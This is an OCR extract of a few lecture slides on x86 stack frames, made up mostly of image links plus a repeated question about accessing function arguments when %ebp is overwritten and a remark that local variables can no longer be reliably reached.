


ARGUMENTS WHEN WE ARE SMASHING %EBP?




At this point, we can't reliably access local variables

ARGUMENTS WHEN WE ARE SMASHING %EBP?




At this point, we can't reliably access local variables

